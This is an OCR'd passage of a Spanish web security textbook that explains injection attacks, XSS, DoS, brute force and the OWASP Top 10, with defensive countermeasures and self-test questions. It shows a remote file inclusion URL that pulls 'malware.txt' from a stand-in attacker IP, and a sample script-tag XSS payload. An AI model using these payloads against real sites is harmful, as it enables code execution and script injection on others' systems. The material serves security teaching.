En el lenguaje PHP es posible aplicar este tipo de técnicas de inyección, de lo que resulta el **PHP Injection**, donde el motor PHP será el que procese los datos del lado del servidor. PHP ofrece las funciones **escapeshellarg()** y **escapeshellcmd()** para realizar codificaciones antes de llamar a los métodos, pero no se recomienda confiar solamente en ellas.

En la práctica, se habla de **Dynamic Evaluation Vulnerabilities**, que se dividen en técnicas específicas. La primera utiliza la función **eval()**, que evalúa el contenido de un parámetro como código del lenguaje. Si un atacante logra controlar todo o parte del contenido de una entrada que se ingresa en una función **eval()**, se habla de **Eval Injection**. Otra forma de evaluación dinámica, llamada **Dynamic Variable Evaluation**, consiste en utilizar la característica de PHP de soportar **variables** que se pueden definir y usar dinámicamente, y pueden cambiar cuando son accedidas o definirse en tiempo de ejecución (gran ventaja y gran peligro). Una variación es **Dynamic Function Evaluation**, donde una función se pasa como valor de una variable, ejecutándose cuando se accede.

Relacionada con la anterior, también existe la técnica conocida como **RFI** (Remote File Inclusion), que permite a un usuario malicioso incluir código PHP propio en el servidor afectado (este problema no se encuentra en ASP). Por ejemplo, veamos una URL maliciosa: **http://sitioweb.com/index.php?pagina=http://IP_atacante/malware.txt**. En este caso, el host **sitioweb.com** abriría el archivo **malware.txt**, que se encuentra en la dirección IP del atacante. Esto se podría resolver con una detección del pasaje de parámetros que implique el contacto con un sitio remoto. El archivo debe tener una extensión no ejecutable en el equipo (txt, jpg, etcétera). Por ejemplo, la extensión php no sería válida ya que el código no sería visualizado, sino interpretado en el servidor atacado.

Chilexs22

{} ¿INYECCIÓN EN ASP?

ASP es la tecnología de desarrollo web de Microsoft. En el caso que exista la inyección de código que se consiga utilizando ASP, estaremos hablando de **ASP Injection**. En la práctica, la técnica también se utiliza para la explotación de vulnerabilidades de evaluación dinámica e inclusión remota de archivos, al igual que ocurre con PHP.

SQL Injection

Los ataques de SQL Injection son de notable importancia en lo que a bases de datos y aplicaciones web se refiere, por lo que sólo daremos una breve reseña en este apartado y luego, en el **Capítulo 11**, veremos el tema en profundidad. Conceptualmente, el lenguaje SQL se utiliza para acceder y realizar consultas a bases de datos que interactúan con aplicaciones. Si analizamos esto con un ojo puesto en la seguridad, un atacante puede utilizar una aplicación web vulnerable para saltar las medidas de seguridad y obtener acceso directo a datos valiosos. Como ya dijimos, para realizar un ataque de este tipo sólo es necesario un navegador, ya que el ataque puede ser ejecutado desde la barra de direcciones, desde los campos de una aplicación o mediante búsquedas y consultas. Daremos mas detalles sobre las técnicas y contramedidas en el capítulo correspondiente.

XML Injection

La inyección XML está relacionada con **XPath**, un lenguaje usado para referirse a partes de un documento XML. Esta técnica de ataque es usada para explotar sitios web que realizan consultas XPath a partir de datos provistos por el usuario. XPath puede ser usado directamente por una aplicación para consultar un documento XML o como parte de una operación mayor, como por ejemplo, aplicar una transformación XSLT o XQuery a un documento XML.
La sintaxis tiene parecidos con las consultas SQL (hasta se puede utilizar XPath para realizar consultas SQL en XML). Por ejemplo, en un documento XML que contiene elementos de nombre **user** y cada uno de ellos contiene tres sub elementos **nombre**, **password** y **cuenta**, la siguiente expresión retorna el número de cuenta del usuario cuyo nombre es **juanperez** y su contraseña es **1234**:

string(//user[name/text()='juanperez' and password/text()='1234']/account/text()).

Si una aplicación construye consultas XPath de forma dinámica concatenando datos inseguros facilitados por el usuario, es posible inyectar datos que permitan que la nueva consulta formada con esos datos sea interpretada de forma diferente a la intención de quien la programó.

Chilexs22

III OTRA INYECCIÓN

LDAP (Lightweight Directory Access Protocol) es un **protocolo** estándar y abierto para la gestión de servicios de directorio, que funciona sobre TCP y otros protocolos de transporte. La inyección LDAP es usada para explotar sitios que arman peticiones LDAP desde datos brindados por el usuario. Las técnicas avanzadas de inyección SQL pueden ser aplicadas aquí.

Cross Site Scripting (XSS)

Esta técnica de ataque se basa en forzar a un sitio web a repetir un código ejecutable proporcionado por un atacante, pero cargándolo desde un navegador (es un ataque del lado del cliente). El código puede estar escrito en cualquier tecnología soportada por el navegador. Por ejemplo:

- Link original: **www.ejemplo.com/login.aspx?user=usuario_valido**
- Link malicioso: **www.ejemplo.com/login.aspx?user=<script>alert('Esto es un XSS')</script>**

En XSS, el atacante consigue que el servidor le devuelva un script sin tener el nivel de permisos suficiente a priori, y sin modificar nada de su lado, sino solamente inyectando código para ejecutar desde el lado del cliente. Según los efectos que generan con respecto al cliente, los ataques de XSS pueden ser **reflejados** o **persistentes**.




***Figura 19.** XSS Me es un plugin para Firefox de Security Compass (**www.securitycompass.com**), que permite testear y explotar vulnerabilidades de Cross Site Scripting.*

Chilexs22

III IMPLICANCIAS DEL XSS

La criticidad del XSS radica en que el navegador procesa un script enviado por el propio servidor, originado en la aplicación al que hizo la petición. Estos ataques habilitan acciones que, en condiciones normales, estarían prohibidas, como Cookie Access, Object Model Access, User Data Access, Bypassing SiteLock restrictions y Zone Elevation.

Los ataques de XSS **reflejados** se producen cuando los datos provistos por un cliente web son usados del lado del servidor para producir resultados del lado del usuario. Si éste ingresa datos sin ser validados, podría ocurrir que ese código fuera incluido en la página generada dinámicamente. Esto también puede darse en forma local e incluso otros archivos HTML pueden presentar problemas de XSS, que no se limita a la extensión .htm o .html, pudiendo ser archivos **CHM** (Compiled Help Module) de ayuda o templates, por ejemplo.

Un escenario de ejemplo podría ser el siguiente: un atacante envía un e-mail con el enlace a un sitio vulnerable. La víctima accede y un script enviará, a otro equipo controlado por el atacante, las cookies de la víctima y de todos los que accedan. Otro ejemplo podría ser un atacante que envía a la víctima un e-mail con un enlace a una página manipulada para aprovechar un bug local. Al acceder, se abre el archivo vulnerable y el script malicioso puede ejecutar comandos en el equipo de la víctima, con sus privilegios.

En su funcionalidad, los ataques de XSS **persistentes** son similares a los ataques reflejados, pero los datos del atacante quedan almacenados en el servidor. En lugar de hacer que la víctima realice una petición que contiene el script, el atacante lo almacena y espera que la víctima visite el sitio y lo ejecute. Si los datos brindados y devueltos a un usuario son almacenados por la aplicación sin correcta validación, a diferencia del XSS reflejado podría darse que el código fuera ejecutado con cada visualización (por ejemplo, foros y redes sociales).

Algunas contramedidas generales que podemos mencionar son, por ejemplo, minimizar los ingresos en formulario, codificar los datos y crear una capa entre la entrada de datos y el **backend**, para evitar la inyección directa.




Figura 20. *NoScript es un plugin para Firefox que permite evitar todo tipo de scripts y protegerse de ataques del tipo XSS y clickjacking.*

Denegación de servicio y fuerza bruta

La denegación de servicio (**DoS** por Denial of Service) es una técnica de ataque para impedir que un servidor brinde un determinado servicio. Estos ataques resultan simples en el **nivel OSI de red**, aunque también pueden darse en el **nivel de aplicación**. Pueden ocurrir mediante la privación de un recurso crítico, a través de la explotación de vulnerabilidades o por abuso de funcionalidades. Intentan consumir todos los recursos disponibles del sistema, como CPU, memoria, espacio de disco, etcétera. Cuando un recurso se satura, el sitio puede quedar inaccesible.

La fuerza bruta está relacionada con ataques donde se da un proceso de pruebas automatizadas, cuyo fin es averiguar un dato desconocido (nombre de usuario, contraseña u otro dato de autenticación). La misma técnica también es aplicable para adivinar claves de cifrado locales. Por ejemplo, si un sitio utiliza claves débiles o cortas, un atacante podrá adivinarla intentando todas las combinaciones posibles como entrada.

Podemos dividir los ataques de fuerza bruta en dos: el **método normal** y el **inverso**. El primero utiliza un nombre de usuario único y hace variar las contraseñas, en tanto que un ataque inverso utiliza muchos nombres de usuario y una sola contraseña (por ejemplo, en sistemas con miles de cuentas, las probabilidades de compartir una misma contraseña son altas). Lógicamente, las aplicaciones web y servidores deben bloquear los intentos fallidos y los accesos repetitivos.

Otros ataques

Si bien los ataques mencionados son muy conocidos, también existen otros que vale la pena mencionar. Tal vez la difusión de los anteriores se deba a su amplio espectro de aplicación, pero también es bueno conocer las siguientes:

- Cookie/Session poisoning: las cookies se usan para mantener información del estado de una sesión. El **poisoning** o envenenamiento implica la inserción de contenido malicioso para la obtención de información no autorizada (se utilizan proxies). Como contramedida, podemos implementar **expiración** y evitar el almacenamiento débil de contraseñas en cookies.

Chilexs22

III DENIAL OF SERVICE A USUARIOS Y SERVIDORES

En un ataque contra un usuario específico, un intruso intentará validarse con una contraseña errónea para que se bloquee al usuario verdadero. En un ataque contra un servidor web, puede enviarse una petición armada especialmente para lograr la explotación de una vulnerabilidad en el sistema y volverlo inaccesible para la actividad normal.




Figura 21. *Existen plugins para Firefox que permiten ver información sobre las cookies.*

- Manipulación de parámetros/formularios: conocido como **Parameter/Form tampering**, aprovecha que muchos confían en la utilización de campos ocultos o fijos para operaciones críticas y como únicas medidas de seguridad.
- Directory Traversal: ocurre cuando un atacante es capaz de navegar directorios y archivos fuera del acceso normal de la aplicación. Como contramedidas, se deben definir permisos de acceso para proteger las diferentes áreas.
- Secuestro de credenciales: la autenticación fuerza a suministrar credenciales de acceso y un problema puede conducir a la suplantación del usuario. Como contramedida, se pueden implementar métodos de autenticación más sólidos, como **SSL**.




Figura 22. TamperData *es un plugin de Firefox que permite ver y modificar los encabezados* ***HTTP*** *y* ***HTTPS****, y los parámetros* ***POST****.*

Las 10 mayores vulnerabilidades

Este listado se basa en el ranking de **OWASP Top 10**, que define los mayores errores y vulnerabilidades en aplicaciones web. Se dirige a desarrolladores y organizaciones para alertarlos sobre las consecuencias de las vulnerabilidades más comunes, proveyendo un método básico de protección y un camino hacia la programación segura.

- A1 - Cross Site Scripting.
- A2 - Fallas de inyección.
- A3 - Ejecución de archivos.
- A4 - Referencia insegura y directa a objetos.
- A5 - Falsificación de petición en sitios cruzados (**CSRF**).
- A6 - Revelación de información y gestión incorrecta de errores.
- A7 - Fallas de autenticación y gestión de sesiones.
- A8 - Cifrado inseguro en almacenamiento.
- A9 - Comunicaciones inseguras.
- A10 - Falla de restricción de acceso a URLs.

OWASP TOP 10 2007	REQUERIMIENTO
A1 - Cross Site Scripting.	A4 - Cross Site Scripting.
A2 - Fallas de inyección.	A6 - Fallas de inyección.
A3 - Ejecución de archivos.	
A4 - Referencia insegura y directa a objetos.	A2 - Falla de control de accesos (dividido).
A5 - Falsificación de petición en sitios cruzados (CSRF).	
A6 - Revelación de información y gestión incorrecta de errores.	A7 - Gestión inapropiada de errores.
A7 - Fallas de autenticación y gestión de sesiones.	A3 - Fallas de autenticación y gestión de sesiones.
A8 - Cifrado inseguro en almacenamiento.	A8 - Almacenamiento inseguro.
A9 - Comunicaciones inseguras.	Discutido en A10.
A10 - Falla de restricción de acceso a URLs.	A2 - Falla de control de accesos (dividido).
Eliminada.	A1 - Entradas sin validar.
Eliminada.	A5 - Desbordamiento de pila.
Eliminada.	A9 - Denegación de servicio.
Eliminada.	A10 - Gestión insegura de configuraciones.

***Tabla 2.** Tabla comparativa entre el Top 10 del 2007 y el elaborado en 2004 por OWASP.*

WEB 2.0 Y NUEVAS TECNOLOGÍAS

Si hay una cosa que podría superar la velocidad a la que avanza la tecnología, es la velocidad a la que avanza la tecnología. Esto no es paradójico en absoluto, ya

que cada día se tarda menos en alcanzar el siguiente escalón. En otras épocas, los cambios demoraban años y a veces siglos, pero en la última mitad del siglo XX, se superó en muy poco tiempo todo lo conocido por el ser humano, y el cambio fue tan vertiginoso que sólo quedó la opción de subirse a la ola y navegarla. La tecnología no fue la excepción a esta tendencia, tomando aun más protagonismo a partir del período mencionado. Si nos centramos en la última década, Internet se viene perfilando implacablemente como el factor de cambio por excelencia, dado todo lo que hoy en día es dependiente de la red. Y es que la globalización ha reducido nuestra percepción del tamaño del mundo, haciendo que cada nuevo dato esté disponible para todos en el menor tiempo imaginado. Lo que ocurre hoy es que hay tal vez demasiadas cosas, demasiadas opciones, problemas y soluciones para lo mismo. Aquí veremos de qué se tratan estas tendencias.

***Figura 23. Tim Berners Lee** es considerado el creador de la World Wide Web y, actualmente, es el director del Consorcio Internacional **W3C**.*

Chilexs22

III LA PALABRA DE UN GURÚ

Podemos decir que cada vez dependemos más de cosas que entendemos menos, y aquí las nuevas tecnologías web llevan la delantera. En palabras del genial **Bruce Schneier**: si piensas que la tecnología puede solucionar tus problemas de seguridad, está claro que ni entiendes los problemas ni entiendes la tecnología.

Estándares cambiantes y su seguridad

Nunca se anunció una Web 1.0, pero un día nos encontramos con una versión 2.0, tal vez sin darnos cuenta de que estábamos avanzando. Antes, sólo existía el producto maduro del concepto original, con páginas estáticas y sin demasiada actualización. Pero el público consumidor se comenzó a dirigir hacia sitios de mayor interacción, personalizados, visualmente más agradables. El mercado respondió mejorando sus tecnologías, que por la forma que ha tomado se dice que es una versión **beta constante**. Nos referimos a Web 2.0 cuando hablamos de servicios que utilizan distintos recursos y cuyo contenido y presentación pueden ser modificados por los usuarios. Tiene una infraestructura propia y se puede decir que un sitio es de tecnología Web 2.0 si utiliza, en alguna medida, componentes como **CSS**, **microformatos**, **AJAX**, **JavaScript**, **RSS**, soporte para posts, **XML**, **mashup** y otras similares.

Entre los nombres más escuchados tenemos **AJAX** (Asynchronous JavaScript And XML), que es un conjunto de tecnologías que permite realizar peticiones de fragmentos de contenidos desde el servidor, dando así mayor velocidad y disponibilidad al trabajar sin interrupciones ni recargas completas de una página. Las aplicaciones basadas en AJAX son muy transparentes, pero el cliente recibe mucha información acerca de cómo funcionan, lo que las hace ideales para **ingeniería inversa**.

Figura 24. *Mapa de servicios Web 2.0 elaborado por la gente de Internality (**www.internality.com**), que podemos descargar en distintos formatos.*

Se dice que la Web 2.0 requiere una **Seguridad 2.0**, pero no sabemos si aun estamos preparados para ella y aquí hay un choque de ideas: la tendencia indica una mayor facilidad de uso y operabilidad, en tanto que la seguridad siempre atenta contra éstas. Es posible lograr un equilibro incorporando la seguridad como parte de los procesos iniciales de desarrollo. La ecuación **seguridad versus comodidad** sólo existe al considerar la primera como elemento externo molesto que se incorpora al final. Dado que el poder está en la información, muchos modelos de negocios basados en Internet han cambiado desde el boom de las .com (década del '90), lo que llevó a que muchos servicios sean gratuitos, por lo que en principio no podríamos exigir que sean seguros, disponibles, ni con niveles aceptables de confidencialidad.




***Figura 25. Tim O 'Reilly**, fundador y presidente de O'Reilly Media e impulsor del software libre, fue uno de los autores del concepto Web 2.0.*

Chilexs22

III EL BAUTISMO DE LA WEB 2.0

El creador del concepto de Web 2.0 fue Tim O'Reilly en el año 2004, para definir a la segunda generación histórica de la World Wide Web. Esta nueva Web estaría basada en comunidades virtuales, servicios y entornos colaborativos, como las redes sociales, los blogs, las wikis y los demás sistemas que promueven la interacción entre las personas y el intercambio de información.

Problemas asociados a las nuevas tecnologías

Los avances de la Informática parecen ser a veces una verdadera panacea, pero conforme llega la lluvia de tecnologías se avecina la tormenta de la inseguridad. Las variadas maneras de hacer las cosas y los tantos caminos para obtener un resultado hacen un escenario prácticamente perfecto para los atacantes. Nunca antes fue tan sencillo descubrir nuevos problemas dado que hay muchas cosas por investigar y poco conocimiento general. Los especialistas sobre cada tecnología pueden no conocer sobre seguridad, y un hacker probablemente tendrá esto en cuenta, pudiendo aplicar sus conocimientos en descubrir las nuevas formas de ataque, ya que al fin y al cabo son ellos los que las descubren y perfeccionan.

Figura 26. *Así lucía el sitio web de Google en Diciembre de 1998, una época sin demasiadas tecnologías existentes y muy lejos de la Web 2.0.*

Los nuevos vectores de ataque que aparecen incluyen la reutilización de viejas y no tan viejas técnicas, aplicadas a los nuevos esquemas. Así tendríamos cross-site scripting y ejecución de código malicioso en AJAX, envenenamiento XML, inyecciones RSS, problemas asociados al enrutamiento de servicios y aplicaciones web, manipulación de aplicaciones RIA, ataques a las nuevas interfaces de usuario y motores de los servidores web, problemas de validación del lado del cliente y muchas cosas más. Todo esto sin contar el grave peligro que representa la convivencia de tecnologías y la interoperabilidad en ambientes complejos.

Pareciera que estamos incluyendo todos los problemas que teníamos antes sumados a los nuevos, lo que puede hacer que sea más sencillo descubrir y enumerar recursos y personas, y que mucha más información sea procesada por cada elemento de la red, incluyendo los navegadores. También la tendencia al uso de APIs abiertas podría complicar las cosas, haciendo cada vez más responsables a los programadores de las aplicaciones.




Figura 27. *Semanticweb (**http://semanticweb.org**) es un sitio en formato Wiki con mucha información sobre el tema de la **Web Semántica**. Aunque está en inglés, vale la pena visitarlo.*

Hacia dónde vamos

No es raro preguntarse hacia dónde nos dirigimos con esta gran mochila que no parece querer limitarse en tamaño. Se dice que las futuras versiones de Internet evolucionarán hacia lo que hoy visualizamos como **Web Semántica**, que algunos dan en llamar **Web 3.0**. Fuera de la Informática y según la **RAE** (Real Academia Española), la semántica se refiere al estudio del significado de los signos lingüísticos y de sus combinaciones. De una manera más técnica, se agregan **metadatos** semánticos para describir contenidos, significado y relaciones entre datos, ofreciéndolos formalmente para evaluarlos y procesarlos de modo automático.




Figura 28. *La llamada Web 3.0 promete mejoras en la manera de buscar y encontrar la información a partir de la mejor organización de los contenidos que se encuentren en Internet. En el sitio de W3C hay mucha información al respecto.*

Algunas de las promesas que recibimos de la tecnología para el futuro son, por ejemplo, la interpretación y la clasificación de textos en base a su contenido y relevancia, la tendencia hacia un idioma universal que se presente como si fuera el propio idioma y la interpretación de imágenes, videos, gráfica y música. En esta Web, un buscador sofisticado nos permitiría cantar un fragmento de una canción y que sea reconocida, para luego presentarnos resultados de búsqueda como archivos de audio, videos, datos del artista y la posibilidad de realizar compras online relacionadas.

La Web del futuro estará dotada de servicios y aplicaciones convergentes, sistemas operativos online, plataformas de trabajo colaborativas, información fácil de encontrar, accesibilidad desde cualquier ubicación y dispositivo, y esperamos que también seguridad de mejor nivel que el actual. La idea es transitar desde la sociedad de la información compartida, pero poco organizada a la sociedad del conocimiento, producto de distintas fuentes de información y recursos, libre y sin secretos, que ofrezca el acceso a herramientas que puedan mejorar cada día más la calidad de vida.

... RESUMEN

Chilexs22

La seguridad en entornos web tiene algunas características especiales. En este capítulo hemos analizado los componentes y protocolos relacionados con la Web, así como también algunas tecnologías y lenguajes utilizados. Además, hablamos de las aplicaciones web, de los problemas que pueden encontrarse en ellas y de algunas vulnerabilidades y tipos asociadas a Internet y el ambiente web. Finalmente, presentamos un panorama de las nuevas tecnologías que están presentes ya entre nosotros, y la forma en que éstas podrían afectar a la seguridad.

ACTIVIDADES

TEST DE AUTOEVALUACIÓN

1 ¿A qué nos referimos al hablar de "lado del cliente" y "lado del servidor"?

2 ¿Cuáles son las tecnologías de autenticación web mas conocidas?

3 ¿Cuáles son las características principales del protocolo HTTP? ¿Y del lenguaje HTML?

4 ¿Qué lenguajes se utilizan mayormente en programación de entornos web?

5 ¿A qué se denomina aplicaciones web y cuáles son sus características principales?

6 ¿Qué es la inyección de código y qué tipos de inyección se utilizan comúnmente?

7 ¿Qué es el Cross Site Scripting (XSS) y cómo se clasifican?

8 ¿Qué es el estándar OWASP y para qué se utiliza?

9 ¿Qué es la Web 2.0 y qué ventajas representa con respecto a las tecnologías web clásicas?

10 ¿Cuáles son las ventajas y desventajas a nivel de seguridad que están asociadas a las nuevas tecnologías?

ACTIVIDADES PRÁCTICAS

1 Busque e instale plugins relacionados con la seguridad.

2 Pruebe los navegadores más conocidos (Internet Explorer, Firefox, Google Chrome y Opera) y compare sus funcionalidades de seguridad.

3 Pruebe las herramientas de aprendizaje de OWASP.

4 Instale un proxy para http y modifique, manualmente, las peticiones y respuestas de un sitio web cualquiera.

5 Visualice el código completo de varios sitios y determine qué tecnologías web utilizan (Java, Javascript, Flash, ActiveX, etcétera).

Chilexs22

Capítulo 6

Diseño de redes seguras

